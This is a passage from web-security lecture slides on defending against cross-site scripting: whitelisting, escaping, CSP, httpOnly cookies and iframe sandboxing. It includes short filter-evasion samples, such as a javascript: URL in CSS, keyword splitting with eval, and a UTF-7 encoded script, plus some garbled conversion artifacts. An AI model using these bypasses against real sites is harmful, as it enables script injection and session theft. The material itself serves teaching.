 - Use <div style="background:url ('javascript:alert(1)')">

Challenges with Blacklisting: Other Challenges

- MySpace stripped out the word "javascript":
 - Some browsers actually interpreted "java\nscript" as "javascript"
- Myspace stripped out the word "innerHTML":
 - Use eval():
 alert(eval('document.body.inne' + 'rHTML'));
- Myspace stripped out the word "onreadystatechange":
 - Use eval('xmlhttp.onread' + 'ystatechange =
 callback');

Whitelisting

- Use whitelisting on unstrusted inputs, only allowing "good" valudes
- Example: PHP
 - preg match()
 - filter var() and pre-defined filters:
 - FILTER VALIDATE EMAIL
 - FILTER VALIDATE IP
 - FILTER_VALIDATE_URL


Measure 2: Input Sanitization/Escaping/Encoding

- Escape untrusted input so that it won't be treated as a code
- Use HTML encoding to prevent reflected XSS:
 - Escape < into <
 - The script will be shown as text in the browser
- Example: PHP
 - htmlspecialchars()
 - magic_quotes_gpc setting: sets the magic_quotes state for GPC (Get/Post/Cookie) operations (deprecated)
 - Other: HTMLPurifier, an HTML filtering library

Browser-side Filtering (e.g. XSS Auditor)

Another idea:


- In Type I attacks, injected scripts appear in web requests



Browser-side Filtering (e.g. XSS Auditor)

Another idea:

- Browser-side Filtering (e.g. XSS Auditor)



When to match?

Another idea:

- Better to do the matching after parsing

```
00000000: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 2f <html>.<head>.</br/>
00000010: 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 2b 41 44 head>.<body>.+AD<br/>
00000020: 77 41 63 77 42 6a 41 48 49 41 61 51 42 77 41 48 wAcwBjAHIAaQBwAH<br/>
000000030: 51 41 50 67 42 68 41 47 77 41 5a 51 42 79 41 48 QAPgBhAGwAZQByAH<br/>
00000040: 51 41 4b 41 41 78 41 43 6b 41 50 41 41 76 41 48 QAKAAXACKAPAAVAH<br/>
00000050: 4d 41 59 77 42 79 41 47 6b 41 63 41 42 30 41 44 MAYWByAGKACABOAD<br/>
00000060: 34 2d 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 4-</body></html>
```

Figure 3: Identifying scripts in raw responses requires understanding browser parsing behavior.




Figure 4: After the HTTP response is parsed, the script is easy to find.

Measure 3: Use of a more specific and less powerful JavaScript API/operations

- A preferred defense!
- Vulnerable server uses a powerful operation: it allows the injected script to appear at any point in HTML, and get executed by target browser
- The same problem with innerHTML: document.getElementById("query").innerHTML = user string;
- To insert untrusted text, use the innerText:
 - Use createElement to create an HTML tag
 - Use innerText on each text input
 - The argument is only used as text


Measure 4: Other Extra Measures

- Use Content Security Policy (CSP):
 - Declare approved origins of content (e.g. JavaScript, CSS, frames, images, embeddable objects) that browsers can load
 - Allows you to disable inline scripting and restrict external script loads
- Make cookies inaccessible to scripts
 - Use httpOnly cookies
 - Can't be read using document.cookie
 - Help prevent cookie theft via XSS
- Read: XSS (Cross Site Scripting) Prevention Cheat Sheet

Content Security Policy (CSP)

- XSS main problem: browser's inability to distinguish:
 - script that's intended to be part of a page, and
 - script that's been maliciously injected by an attacker
- One solution:
 - don't blindly trust everything that a server delivers
- How/mechanism?
 CSP: an HTTP header that provides a whitelist of the sources of trusted content, and instructs the browser to only execute or render resources from those sources
- Default (no specified) policy for a directive: open (*)
 - A default-allow policy approach
- Read: https://www.html5rocks.com/en/tutorials/security/content-security-policy/

CSP




Server tells the browser the "Whitelisted" script sources. Browser denies everything outside the whitelist.

CSP

```
◆ ★ ◇ △ ○
```

Content-Security-Policy: script-src 'self' https://apis.google.com




- 'none', as you might expect, matches nothing.
- 'self' matches the current origin, but not its subdomains.
- 'unsafe-inline' allows inline JavaScript and CSS (we'll touch on this in more detail in a bit).
- 'unsafe-eval' allows text-to-JavaScript mechanisms like eval (we'll get to this too).

```
script>
  function doAmazingThings() {
    alert('YOU AM AMAZING!');
  }
/script>
button onclick='doAmazingThings();'>A
```

script src='amazing.js'></script>
button id='amazing'>Am I amazing?<</pre>

Disallowed Allowed

XSS Defenses: Better Privilege Separation & Sandboxing



XSS Defenses: HTML5 Iframe Sandbox

- Begin by removing all permissions possible:
 - An empty sandbox attribute (<iframe sandbox src="..."> </iframe>): iframe has a unique origin and will be fully sandboxed (no scripts, no forms, ...)
- Turn individual capabilities back by adding specific flags to the sandbox's configuration:

 allow-forms, allow-popups, allow-same-origin, allow-scripts, allow-top-navigation
- A default-deny policy approach

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups allow-
forms"
    src="https://platform.twitter.com/widgets/tweet_button.html"
    style="border: 0; width:130px; height:20px;"></iframe>
```

Refs: https://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/ https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe

Summary

- Web session and cookie
- Session cloning
- Session riding/Cross-site request forgery (CSRF)
- Same-Origin Policy (SOP)
- Cross-site Scripting (XSS) and defense